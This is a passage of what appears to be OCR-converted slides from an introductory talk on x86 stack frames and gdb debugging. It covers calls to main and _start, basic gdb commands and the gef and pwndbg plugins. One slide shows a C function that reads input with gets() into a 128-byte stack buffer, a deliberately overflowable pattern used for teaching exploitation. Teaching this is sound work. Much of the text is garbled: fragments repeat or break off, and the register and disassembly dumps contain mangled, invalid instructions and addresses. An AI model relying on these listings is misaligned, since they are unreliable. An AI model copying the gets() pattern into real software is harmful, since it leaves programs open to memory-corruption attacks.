
returning to main

stack:

```
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call   0x555561d0 <__x86_get_pc
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mov     edx, DWORD PTR [ebp+0x8]
mov     eax, DWORD PTR [ebp+0xc]
add     eax, edx
pop     ebp
ret
```

eax: 0x5579

edx: 0x4242




returning to main

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call   0x565561cd
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add     eax, edx
pop     ebp
ret
```

eax: 0x5579 `return a + b;`
edx: 0x4242
eip: 0x565561cd




returning to main

call main

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push    DWORD PTR [ebp-0x4]
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nop
leave
ret
```




cleaning up the stack frame

call main

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  call  0x5655618d <sum>
  add   eax, 0x2020
  mov   DWORD PTR [ebp-0x8], 0x1337
  mov   DWORD PTR [ebp-0x4], 0x4242
  push  DWORD PTR [ebp-0x4]
  push  DWORD PTR [ebp-0x8]
  call  0x5655618d <sum>
  add   esp, 0x8
  nop
  leave
  ret
```

leave = mov esp,ebp; pop ebp



ret

call main

stack:

```
n
e for function main:
  push  ebp
  mov   ebp, esp
  sub   esp, 0x10
call  0x5655618d <sum>
add   eax, 0x2020
  mov   DWORD PTR [ebp-0x8], 0x1337
  mov   DWORD PTR [ebp-0x4], 0x4242
  push  DWORD PTR [ebp-0x4]
  push  DWORD PTR [ebp-0x8]
  call  0x5655618d <sum>
  add   esp, 0x8
  nop
  leave
  ret
```

...

entry points

```
(gdb) info file
Symbols from "/home/vagrant/level_up_talk/..."
Native process:
  Using the running image of child process
  While running this, GDB does not
Local exec file:
  `/home/vagrant/level_up_talk/...'
  Entry point: 0x56556060
```

```
Breakpoint 3, 0x56556086 in _start
(gdb) x/23wx $esp
0xffffd460: 0x565561a4 0x0
0xffffd470: 0x00000000 0xf
0xffffd480: 0x00000001 0xf
0xffffd490: 0xffffd629 0xf
0xffffd4a0: 0xffffd6bd 0xf
0xffffd4b0: 0xffffd700 0xf
(gdb) x/wx 0x565561a4
0x565561a4 <main>: 0x83e58955
```

```
(gdb) x/20i 0x56556060
0x56556060 <_start>: endbr32
0x56556064 <_start+4>: xor ebp,ebp
0x56556066 <_start+6>: pop esi
0x56556067 <_start+7>: mov ecx,esp
0x56556069 <_start+9>: and esp,0xffffffff
0x5655606c <_start+12>: push eax
0x5655606d <_start+13>: push esp
0x5655606e <_start+14>: push edx
0x5655606f <_start+15>: call 0x5655608c <_start+44>
0x56556074 <_start+20>: add ebx,0x2f68
0x5655607a <_start+26>: push 0x0
0x5655607c <_start+28>: push 0x0
0x5655607e <_start+30>: push ecx
0x5655607f <_start+31>: push esi
0x56556080 <_start+32>: push DWORD PTR [ebx+0x1c]
0x56556086 <_start+38>: call 0x56556040 <__libc_start_main@plt>
0x5655608b <_start+43>: hlt
0x5655608c <_start+44>: mov ebx,DWORD PTR [esp]
0x5655608f <_start+47>: ret
```

play with it yourself!

compile the binary in 32 bit, and explore the process yourself in gdb

Useful commands in gdb:

> info registers

show register values

> break *addr

sets breakpoint at address

when you set a breakpoint at addr, the process stops executing when
rip = addr

Note: the process stops before the instruction is executed, not after

> c

let the process continue executing after reaching a breakpoint

> si

execute the current instruction and stop again on the next instruction

> r

run/rerun the binary/restart the process

> x/[n]wx addr

examine/print out n amount of 4 bytes of a memory address

Eg: x/24wx 0xffffd460 OR x/24wx \$esp (for registers)

gdb plugins



<https://github.com/hugsy/gef>

```
10
11 void fun(int arg) {
12   char BUF[128];
13   puts("Some output:\n");
14   gets(BUF);
15   puts("Thx. ");
16   puts(BUF);
17   int cnt = 0;
18   cnt = 5;
19
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
RAX: 0x17
RBX: 0x0
RCX: 0xc
RDX: 0x7f1f12618c (10_stallie_1_lock) ++ 0xb
RDI: 0x1
RSI: 0x400000 ++ add eax, 0x100004 /* 'advn' */
R8: 0x7f1f1f1cb4c0 ++ 0x7f1f1f1cb4c0
R9: 0x7f1f1f1cb4c0 ++ 0x7f1f1f1cb4c0

00100000 <fun+148> 0x400000 <fun+148> call rdi, @plt
00100004 <fun+153> 0x400000 <fun+153> mov rsi, 0x400000
00100008 <fun+162> 0x400000 <fun+162> mov rdi, word ptr [rbp - 0x94]
0010000c <fun+163> 0x400000 <fun+163> inc rdi
0010000e <fun+172> 0x400000 <fun+172> mov rdi, word ptr [rbp - 0x94], esi
00100012 <fun+178> 0x400000 <fun+178> mov rdi, word ptr [0x40000020c+2*2*5] <fun+188>
00100016 <fun+186> 0x400000 <fun+186> mov rdi, word ptr [rbp - 0x94]
0010001a <fun+192> 0x400000 <fun+192> mov rdi, word ptr [rbp - 0x94], esi
0010001e <fun+198> 0x400000 <fun+198> call rdi, @plt
00100020 <fun+208> 0x400000 <fun+208> call rdi, @plt
```

<https://github.com/pwndbg/pwndbg>

experiment with other stuff!


Edit/Write your own main.c file, compile it and run it in gdb.

Explore how:

